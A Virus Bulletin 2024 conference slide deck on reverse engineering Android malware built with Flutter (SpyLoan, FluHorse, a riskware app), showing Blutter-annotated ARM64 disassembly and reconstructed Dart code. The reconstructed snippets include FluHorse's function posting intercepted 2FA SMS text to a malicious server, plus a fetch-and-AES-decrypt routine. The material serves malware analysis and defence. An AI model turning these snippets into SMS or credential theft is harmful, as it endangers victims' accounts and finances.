





# Android Flutter Malware


Axelle Apvrille, Fortinet

Virus Bulletin, October 2024



- 1 Flutter
- 2 Malware
  - SpyLoan
  - Fluhorse
  - Demo
- 3 Conclusion





Many thanks to **@pancake** (radare2) and the Dart community: **mrleph**, **julemand101**, **kayZ**, **abitoeverything**... for their help!













# Flutter

**Flutter** is a software development kit (SDK).

With the *same code\**, develop for **iOS and Android**, Windows, Linux, Mac...

- App framework #4
- 4.88% of market share
- 6.1% in top app and new apps

## Top apps that contain Flutter

 Google Google LLC ★ 4.2   Free   100,000,000+	 All Video Downloader & Player QR Code Scanner ★ 4.7   Free   100,000,000+
 My Health Transsion Holdings ★ 4.1   Free   100,000,000+	 Music Player & MP3 - DDMusic Hitchhike Tech ★ 4.7   Free   50,000,000+
 Alibaba.com - B2B marketplace Alibaba Mobile ★ 4.4   Free   100,000,000+	 PUBG MOBILE Level INFINITE ★ 4.3   Free   500,000,000+
 StarMaker: Sing Karaoke Songs SKYWORX AI PTE. LTD. ★ 4.3   Free   100,000,000+	 App Lock - Fingerprint Lock 360 Tool ★ 4.7   Free   10,000,000+
 Mi Store Xiaomi ★ 4.2   Free   100,000,000+	 Chatbot AI & Smart Assistant Codespace Dijital ★ 4.4   Free   10,000,000+

Ref: [AppBrain](#) on August 22, 2024



## Code is written in Dart

```
import 'package:http/http.dart' as http;
import 'dart:async';

void doPost(String msg) async {
  var response = await http.post(
    Uri.parse('http://127.0.0.1:9000'),
    body: { 'message' : msg }
  );
}

void main() {
  doPost('Virus Bulletin 2024');
}
```



# Performance

## AOT native compilation for Flutter release builds

```
libapp.so: ELF 64-bit LSB shared object, ARM aarch64,  
version 1 (SYSV), dynamically linked,  
BuildID[md5/uuid]=aed21ea83d851fc38ab229f2b3ff5944,  
stripped
```

## Implications

- Kotlin code initializes *the Flutter framework*. Like a *packer*, this is not useful to understand the app.
- *Smali-based tools* do not reveal this app's code.
- App code is in a **native library**: `libapp.so`.




# Why do disassemblers fail on Flutter? 1/5


Understanding ARM or x86 is not sufficient

**ERROR:** Cannot determine entrypoint, using 0x001a4000

- Disassemblers are not aware of **Dart AOT snapshots format**
- It's dreadful to parse: sequential, non standard LEB128...
- No documentation. Read the source code.
- New versions sometimes include *major* changes.



## Why do disassemblers fail on Flutter? 2/5




Flutter release builds are **stripped**. No symbols.

```
b.ls 0x45588c ; what is that?  
bl 0x318798 ; and that?
```



## Why do disassemblers fail on Flutter? 3/5



Indirect access to strings via an Object Pool.  
Disassemblers don't know how the Object Pool works

```
[0x0003d741] > iz~https://www
7846  0x0003d741 0x0003d741 22  23  .rodata ascii
↳ https://www.pcdstl.com
[0x0003d741] > axt @ 0x0003d741
↳ search for cross refs
[0x0003d741] > None found!
```



## Why do disassemblers fail on Flutter? 4/5

Dart uses dedicated CPU registers

```
stp x29, x30, [x15, -0x10]!  
mov x29, x15
```

Register	ARM64
Stack Pointer	<b>x15</b>
Current thread	<b>x26</b>
Object Pool	<b>x27</b>
Heap	<b>x28</b>
Frame Pointer	x29
Link Register	x30



# Why do disassemblers fail on Flutter? 5/5

- Non-standard convention call for functions ... until 2024.
- Non-standard representation of integers
- ...



## References:


- [Dart shifts to standard calling convention](#), July 2024
- [Reversing Flutter apps: Dart's Small Integers](#), June 2023




- 1 Flutter
- 2 **Malware**
  - SpyLoan
  - Fluhorse
  - Demo
- 3 Conclusion



# Android Malware using Flutter



# Solutions for Malware Analysts



## JEB

Disassembler, limited Flutter understanding

```
python3 /blutter/blutter.py sam
libs are extracted to: /tmp/tmp
Dart version: 3.4.4, Snapshot:
```

## Blutter

Only for **Android ARM64**, produces text files and scripts.



# Android/SpyLoan (aka MoneyMonger)

- **Loan scam** in India, Pakistan, Thailand, Vietnam...
- **Threatens to leak pictures to contacts, harrasses victims**
- Leaks GPS, call log, SMS list, installed apps, contact list...
- Flutter implementation calls malicious functions on Java side (Platform Channel)





- F. Ortega, MoneyMonger: Predatory Loan Scam Campaigns Move to Flutter
- K. Lathashree, Steer Clear of Instant Loan Apps
- L. Stefanko, Beware of predatory fin(tech): Loan sharks use Android apps to reach new depths
- A. Aprville, Unraveling the Challenges of Reverse Engineering Flutter Applications



# Flutter used to be treated as a black box

Flutter - Dart code

Dalvik - Java code






# What we understand with Blutter

Flutter - Dart code

Dalvik - Java code



# Decryption algo: commented assembly by Blutter 1/3

```
0x3b5d08 : ArrayLoad: r0 = r4[r5]
0x3b5d08 : add                x16, x4, x5, lsl #2
0x3b5d0c: ldur                w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
0x3b5d10: add                x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
0x3b5d14: sbfx              x1, x0, #1, #0x1f
0x3b5d18: tbz               w0, #0, #0x3b5d20
0x3b5d1c: ldur              x1, [x0, #7]
0x3b5d20: eor               x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- Watch the [addresses](#). When it's the same address, the first line is a "Dart" instruction **ArrayLoad**. Explains the chunk of ARM instructions.
- Access an encrypted character



## Commented assembly by Blutter 2/3

```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add          x16, x4, x5, lsl #2
    0x3b5d0c: ldur        w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add          x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx        x1, x0, #1, #0x1f
    0x3b5d18: tbz        w0, #0, #0x3b5d20
    0x3b5d1c: ldur        x1, [x0, #7]
0x3b5d20: eor         x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- Provides information on how Dart works internally
- Only lower bits are stored
- **Decompress** by adding back the upper 32 bits. They are stored in a special register, **HEAP=X28**
- **Convert** char to integer




## Commented assembly by Blutter 3/3

```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add          x16, x4, x5, lsl #2
    0x3b5d0c: ldur         w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add          x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx        x1, x0, #1, #0x1f
    0x3b5d18: tbz         w0, #0, #0x3b5d20
    0x3b5d1c: ldur        x1, [x0, #7]
0x3b5d20: eor         x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```


- XOR with 0x18 each element
- Convert back int to char



# Android/SpyLoan: Decryption algo



# Android/FluHorse



- Appeared in 2022, **discovered in 2023**, still active in 2024
- First malware family to implement **malicious parts in Flutter**
- Poses as an **e-Toll app** in Asia
- Fake login page (steals credentials)
- Steals **credit card** info
- Intercepts 2FA **SMS**

- A. Samshur, S. Handelman, R. Ladutska, O. Mana, Eastern Asian Android Assault - FluHorse
- A. Aprville, Fortinet Reverses Flutter-based Android Malware "FluHorse"



# Asynchronous functions and Futures

```
Future<String> postSms(String arg) async {  
    var response = await http.post(  
        ↪ Uri.parse('https://pmm122.com/addcontents3'),  
        headers: { 'Content-Type':  
        ↪ 'application/x-www-form-urlencoded' },  
        body: { 'c4' : 'Your 2FA code is ABCD' }  
    );  
    return response.body;  
}
```

- Asynchronous functions are non blocking
- Returns a *future*: generic type
- Keyword *async*, *await* to wait the future to complete



# Asynchronous functions and futures, in assembly

```
static _ postSms(/* No info */) async {
  ** addr: 0x29e658, size: 0x158
  0x29e658: EnterFrame
  ...
  0x29e688: r1 = <String>
           0x29e688: ldr             x1, [PP, #0x8b8] ; [pp+0x8b8]
  ↪ TypeArguments: <String>
  0x29e68c: r0 = _Future()
           0x29e68c: bl             #0x1886c0 ;
  ↪ Allocate_FutureStub -> _Future <X0> (size=0x1c)
```

- The prototype of `postSms` does not show the return type correctly
- But the assembly shows it returns a `Future<String>`





# Closures

A **closure** is a **function** bundled with its **surrounding state**.

```
Function makeAdder(int addBy) {  
  // makeAdder is a closure: captures variable  
  ↪ addBy  
  return (int i) => addBy + i;  
}  
  
void main() {  
  // Create a function that adds 2.  
  var add2 = makeAdder(2);  
}
```

Ref: <https://dart.dev/language/functions#lexical-closures>



# Closures in Assembly

```
static _ postSms(/* No info */) async {
  ...
  0x29e6f8: add          x1, PP, #8, lsl #12 ; [pp+0x8f50]
  ↳ AnonymousClosure: static (0x29e7b0), in
  ↳ [package:sms_flutter/api/login.dart] LoginApi::postSms (0x29e658)
  0x29e6fc: ldr          x1, [x1, #0xf50]
  0x29e700: r0 = AllocateClosure()
  0x29e700: bl          #0x3558a4 ; AllocateClosureStub
  ...
  0x29e77c: ClosureCall
  0x29e77c: ldr          x4, [PP, #0x68] ; [pp+0x68]
  ↳ List(5) [0, 0x1, 0x1, 0x1, Null]
  0x29e780: ldur        x2, [x0, #0x1f]
  0x29e784: blr         x2
```

- 1 Step 1. Retrieve the function object from the Object Pool
- 2 Step 2. Allocate the closure stub.
- 3 Step 3. Call the closure




# Closures: what's important?

```
static _ postSms(/* No info */) async {
  ...
  0x29e6f8: add          x1, PP, #8, lsl #12 ; [pp+0x8f50]
↳ AnonymousClosure: static ( 0x29e7b0 ), in
↳ [package:sms_flutter/api/login.dart] LoginApi::postSms (0x29e658)
  0x29e6fc: ldr          x1, [x1, #0xf50]
  ...
}
...
[closure] static dynamic async_op(dynamic, [dynamic, dynamic,
↳ dynamic]) {
  ** addr: 0x29e7b0, size: 0x300
  0x29e7b0: EnterFrame
```

- The interesting code is in the *closure*
- The assembly provides the *address* of the closure
- The closures posts to <https://pmm122.com/addcontents3> (malicious server, down)




# Blutter Demo



- ① Flutter
- ② Malware
  - SpyLoan
  - Fluhorse
  - Demo
- ③ Conclusion



# Are we going to see more Flutter malware?



## Maybe

- Portability of malware
- Malware authors don't need to use packers or obfuscators: it's difficult enough!


## Maybe not

- Future, sound null check syntax, closures...
- Cumbersome description of windows and widgets



## Lessons learned

Are you developing a new language/framework?



Don't be *naive*. Malware authors *will* use your language/framework. Help the good guys do their work.



# Lessons learned for framework developers

- Document your binary format
  - ▶ Example: **DEX format is documented**
  - ▶ Provide a 010 Editor / ImHex template? **WIP**
- Provide tools to parse your binaries
  - ▶ Example: **readElf**
  - ▶ **WIP**




```
File Edit View Layout Extras Help
Hex editor
libapp.so
Address 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000: 7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 00 ELF
00000010: 03 00 3E 00 01 00 00 00 00 00 00 00 00 00 00 00 >
00000020: 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @
00000030: 00 00 00 00 40 00 38 00 07 00 40 00 0B 00 0A 00 @ 8 @ @
00000040: 06 00 00 00 04 00 00 00 40 00 00 00 00 00 00 00 @
00000050: 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 @
00000060: 88 01 00 00 00 00 00 00 88 01 00 00 00 00 00 00 @
00000070: 08 00 00 00 00 00 00 00 01 00 00 00 04 00 00 00 @
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @
00000090: 00 00 00 00 00 00 00 00 C8 D7 16 00 00 00 00 00 @
000000A0: C8 D7 16 00 00 00 00 00 00 40 00 00 00 00 00 00 @
000000B0: 01 00 00 00 05 00 00 00 00 00 17 00 00 00 00 00 @
000000C0: 00 00 17 00 00 00 00 00 00 00 17 00 00 00 00 00 @
000000D0: 80 90 28 00 00 00 00 00 80 90 28 00 00 00 00 00 @
000000E0: 00 40 00 00 00 00 00 00 01 00 00 00 06 00 00 00 @
000000F0: 00 C0 3F 00 00 00 00 00 00 C0 3F 00 00 00 00 00 @
00000100: 00 C0 3F 00 00 00 00 00 78 00 00 00 00 00 00 00 @
00000110: 78 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 @
00000120: 04 00 00 00 04 00 00 00 C8 01 00 00 00 00 00 00 @
00000130: C8 01 00 00 00 00 00 00 C8 01 00 00 00 00 00 00 @
00000140: 20 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 @
00000150: 04 00 00 00 00 00 00 00 02 00 00 00 06 00 00 00 @
00000160: 18 C0 3F 00 00 00 00 00 18 C0 3F 00 00 00 00 00 @
00000170: 18 C0 3F 00 00 00 00 00 60 00 00 00 00 00 00 00 @
00000180: 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @
00000190: 51 E5 74 64 06 00 00 00 00 00 00 00 00 00 00 00 @
000001A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @
000001B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @
000001C0: 01 00 00 00 00 00 00 00 04 00 00 00 10 00 00 00 @
000001D0: 03 00 00 00 47 4E 55 00 42 69 D6 00 42 EB 0A AB @
000001E0: FD 86 D6 83 CB 1C A4 D0 00 00 00 00 00 00 00 00 @
000001F0: F5 F5 DC DC 94 33 00 00 00 00 00 00 03 00 00 00 @
00000200: 00 00 00 00 62 30 65 38 39 39 65 63 35 61 39 30 @
00000210: 65 34 36 36 31 35 30 31 66 30 62 36 39 65 39 64 @
00000220: 64 37 30 66 70 72 6F 64 75 63 74 20 6E 6F 2D 63 @
00000230: 6F 64 65 5F 63 6F 6D 6D 65 6E 74 73 20 6E 6F 2D @
00000240: 64 77 61 72 66 5F 73 74 61 63 68 5F 74 72 61 63 @
Page: 0x01 / 0x01 Region: 0x00000000 - 0x003FC397 (0 -
Selection: 0x000001F0 - 0x000001F0 (0x1 | 1 Data Size: 0x003FC398 (0x3FC398 | 3.
Aa abc
```





# Lessons learned for a reverse engineer



There's much more to a good disassembler than merely understanding instructions  
Many conventions: arguments, return values, registers...



# References

## Read this to understand background

- Vyacheslav Egorov, <https://mrale.ph/dartvm/>
- Andre Lipke, <https://blog.tst.sh/reverse-engineering-flutter-apps-part-1/>
- Boris Batteux, <https://www.guardsquare.com/blog/current-state-and-future-of-reversing-flutter-apps>
- Axelle Apvrille, <https://github.com/cryptax/talks/blob/master/ref/flutter-ref.pdf>

## Read this to reverse Flutter with recent tools

- Worawit Wangwarunyoo, Blutter - Reversing Flutter Application by using Dart runtime, <https://www.youtube.com/watch?v=EU3K0zNkCdI>, August 2023
- Axelle Apvrille, <https://github.com/cryptax/talks/tree/master/Nullcon-2024>, March 2024
- Fatalsec, Reversing obfuscated apps, <https://www.youtube.com/watch?v=0uUSwMg2suk>, July 2024
- Axelle Apvrille, <http://www.phrack.org/issues/71/11.html#article>, August 2024



# Thanks for your attention!




- FortiGuard Labs: <https://www.fortiguard.com>
- FortiGuard Labs Technical Research:  
<https://www.fortinet.com/blog/threat-research>
- <https://github.com/cryptax/talks>
- @cryptax (X, Mastodon.social)



Bonus - If we really have time



# Riskware/Nischat!Android



Automatically downloading an  
update

f7975dd635f36a56969d552508183e0531c5c6b2f3b6af2b9dd5d87971685cdc

3ebd86f34dda46f9c80ad37a8f6fc09de5ecc11831bd677153658bcaa02f1c54

- VIP access to chinese sex sites
- It's not *malicious* but **risky** because:
  - ① Many ads, uploaded from unsecure links
  - ② Downloads and installs side applications: what control?
- Appeared in **May 2024**
- Packed, anti-Frida measures, sometimes Flutter obfuscation



# Read Blutter comments to work out what is happening!

```
_ getImage(/* No info */) async {
  ...
  0x88e0ac: bl          #0x45324c ; [dart:core] Uri::parse
  0x88e0b0: add           SP, SP, #8
  0x88e0b4: ldur         x2, [fp, #-0x70]
  0x88e0b8: SaveReg r0
      0x88e0b8: str          x0, [SP, #-8]!
  0x88e0bc: r4 = const [0, 0x1, 0x1, 0x1, null]
      0x88e0bc: ldr         x4, [PP, #0x270] ; [pp+0x270]
  → List(5) [0, 0x1, 0x1, 0x1, Null]
  0x88e0c0: r0 = get()
      0x88e0c0: bl          #0x4b19bc ;
  → [package:http/http.dart] ::get
  0x88e0c4: add           SP, SP, #8
  0x88e0c8: mov          x1, x0
  0x88e0cc: stur         x1, [fp, #-0x78]
  0x88e0d0: r0 = Await()
      0x88e0d0: bl          #0x451a20 ; AwaitStub
```

await http.get(Uri.parse(''...''));



# Initializing a cryptographic key 1/2

```
/ 0x88e0d8: r0 = Key()
      0x88e0d8: bl          #0x79a4ac ; AllocateKeyStub ->
↳ Key (size=0xc)
      0x88e0dc: stur          x0, [fp, #-0x80]
      0x88e0e0: r16 = Instance_Utf8Codec
      0x88e0e0: ldr           x16, [PP, #0xab0] ; [pp+0xab0]
↳ Obj!Utf8Codec<String, List<int>> @a489a1
      0x88e0e4: r30 = "Af23CENSORED"
      0x88e0e4: add          lr, PP, #0x11, lsl #12 ;
↳ [pp+0x11c20] "Af23CENSORED"
      0x88e0e8: ldr          lr, [lr, #0xc20]
      0x88e0ec: stp         lr, x16, [SP, #-0x10]!
```

```
import 'package:encrypt/encrypt.dart';
key = Key.?'('Af23CENSORED');
```



## Initializing a cryptographic key 2/2

```
0x88e0f0: r0 = encode()
0x88e0f0: bl          #0x9fbb04 ; [dart:convert]
↳ Codec::encode
0x88e0f4: add          SP, SP, #0x10
0x88e0f8: stp         x0, NULL, [SP, #-0x10]!
0x88e0fc: r0 = Uint8List.fromList()
0x88e0fc: bl          #0x489d0c ; [dart:typed_data]
↳ Uint8List::Uint8List.fromList
0x88e100: add          SP, SP, #0x10
0x88e104: ldur        x1, [fp, #-0x80]
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8('Af23CENSORED');
```





# Initialization Vector

```
0x88e124: r0 = IV()
      0x88e124: bl          #0x79a440 ; AllocateIVStub -> IV
↳ (size=0xc)
0x88e128: stur          x0, [fp, #-0x88]
0x88e12c: r16 = Instance_Utf8Codec
      0x88e12c: ldr          x16, [PP, #0xab0] ; [pp+0xab0]
↳ Obj!Utf8Codec<String, List<int>>@a489a1
0x88e130: r30 = "Af23CENSORED"
      0x88e130: add          lr, PP, #0x11, lsl #12 ;
↳ [pp+0x11c20] "Af23CENSORED"
...

```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8('Af23CENSORED');
iv = IV.fromUtf8('Af23CENSORED');
```



# Setup AES algo

```
0x88e170: r0 = AES()
0x88e170: bl #0x79a3d4 ; AllocateAESStub -> AES
↪ (size=0x1c)
0x88e174: stur x0, [fp, #-0x90]
0x88e178: ldur x16, [fp, #-0x80]
0x88e17c: stp x16, x0, [SP, #-0x10]!
0x88e180: r0 = AES()
0x88e180: bl #0x772d38 ;
↪ [package:encrypt/encrypt.dart] AES::AES
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8('Af23CENSORED');
iv = IV.fromUtf8('Af23CENSORED');
algo = AES(key);
```



# Processing HTTP response

```
0x88e198: r0 = body()
0x88e198: bl #0x484830 ;
↳ [package:http/src/response.dart] Response::body
0x88e19c: add SP, SP, #8
0x88e1a0: SaveReg r0
0x88e1a0: str x0, [SP, #-8]!
0x88e1a4: r0 = decodeHexString()
0x88e1a4: bl #0x772bc4 ;
↳ [package:encrypt/encrypt.dart] _::decodeHexString
0x88e1a8: add SP, SP, #8
...
0x88e1c0: r16 = Instance_Base64Codec
0x88e1c0: ldr x16, [PP, #0xcb0] ; [pp+0xcb0]
↳ Obj!Base64Codec<List<int>, String>@a48981
0x88e1c4: stp x0, x16, [SP, #-0x10]!
0x88e1c8: r0 = decode()
0x88e1c8: bl #0x9cd2b4 ; [dart:convert]
↳ Base64Codec::decode
```

```
base64.decode(encrypt.Encrypted.fromBase16(response.body).bytes);
```



# Decrypt...

```
0x88e200: r0 = decrypt()
0x88e200: bl #0x7725d0 ;
→ [package:encrypt/encrypt.dart] AES::decrypt
0x88e204: add SP, SP, #0x18
0x88e208: ldur x3, [fp, #-0x70]
```

Approximate corresponding Dart code:

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
import 'package:http/http.dart'

key = Key.fromUtf8('Af23CENSORED');
iv = IV.fromUtf8('Af23CENSORED');
algo = AES(key);
final response = await http.get(Uri.parse('...'));
Uint8List encrypted =
→ base64.decode(Encrypted.fromBase16(response.body).bytes)
algo.decrypt(encrypted);
```

